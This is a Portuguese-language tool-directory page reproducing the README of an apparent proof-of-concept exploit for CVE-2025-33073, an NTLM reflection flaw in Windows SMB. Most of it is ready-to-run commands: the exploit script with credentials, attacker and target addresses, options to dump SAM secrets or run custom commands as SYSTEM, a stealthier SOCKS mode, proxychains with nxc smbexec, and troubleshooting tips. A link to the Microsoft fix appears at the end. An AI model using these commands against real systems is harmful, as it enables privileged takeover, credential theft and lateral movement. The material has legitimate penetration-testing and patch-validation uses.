Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2025-33073 — PoC Exploit para a falha de reflexão NTLM no SMB. | Kitploit

Ferramentas/GitHubGitHub/starscow/cve-2025-33073
Análise de VulnerabilidadesExploraçãoMovimento LateralPós-ExploraçãoTestes de PenetraçãoRed Teaming
GitHubstarscow/cve-2025-33073

CVE-2025-33073

PoC Exploit para a falha de reflexão NTLM no SMB.

Ver Repositório
43há 1 anoAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    371
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    336
  • 5

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    322

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

CVE-2025-33073

PoC Exploit para a falha de reflexão NTLM no SMB.

Todos os créditos vão para a pesquisa oficial:
https://www.synacktiv.com/publications/ntlm-reflection-is-dead-long-live-ntlm-reflection-an-in-depth-analysis-of-cve-2025

Pré-requisitos

SO: Kali Linux (tem a maioria dos pacotes pré-instalados).

  • NetExec (NXC) - https://github.com/Pennyw0rth/NetExec
  • impacket-ntlmrelayx
  • dnstool.py (incluído no repositório)
  • xterm (apenas para GUI)

Exemplo de uso

GUI

python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65

image

CLI

python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65 --cli-only

image

Comando personalizado
Em vez de executar o secretsdump, um comando personalizado pode ser executado.

python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65 --cli-only --custom-command "whoami"

image

SOCKS
Para uma execução de comandos mais furtiva após uma conexão válida como SYSTEM ter sido estabelecida. --target e --target-ip devem ser iguais aqui.

python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target 192.168.178.65 --target-ip 192.168.178.65 --cli-only --socks

image Também é possível executar um comando personalizado através do proxychains em vez de extrair o SAM.

proxychains nxc smb 192.168.178.65 -d '' -u '' -p '' -x 'whoami' --exec-method smbexec

image


Exploração manual sem requisito de DNS

Se você estiver no mesmo domínio de broadcast que o dispositivo e ele for vulnerável a envenenamento LLMNR, é possível explorar um dispositivo sem precisar registrar um registro DNS.
image

Solução de problemas

  • Já vi o ataque não funcionar às vezes porque o hostname é usado para o ataque, o que resulta em uma consulta DNS a partir do Kali. Se o Kali não estiver usando o servidor DNS ou você receber uma mensagem '/ FAILED' do impacket-ntlmrelayx, tente adicionar o host ao seu arquivo /etc/hosts. Isso deve fazer o ataque funcionar.
  • Se usar IP, o ataque deve funcionar. Às vezes, executá-lo várias vezes resultará em SUCCESS em vez de falha. Até agora não está perfeitamente claro por que isso acontece. Acho que tem algo a ver com rede.
  • Tente outro método de coerção usando -M ou --method.


Wireshark


A autenticação NTLM local ocorre image

A autenticação NTLM local não ocorre, resultando em uma tentativa FAILED image
Bom saber

  • O xterm permite copiar e colar com o botão do meio do mouse.
  • O registro DNS também deve ser conhecido pelo cliente, o que pode levar mais tempo em algumas ocasiões. Com mais tempo, quero dizer alguns minutos.
  • Este é apenas um PoC, o que significa que bypasses de AV/EDR não foram testados. Use por sua conta e risco.

Como corrigir

https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2025-33073

Baixar ferramenta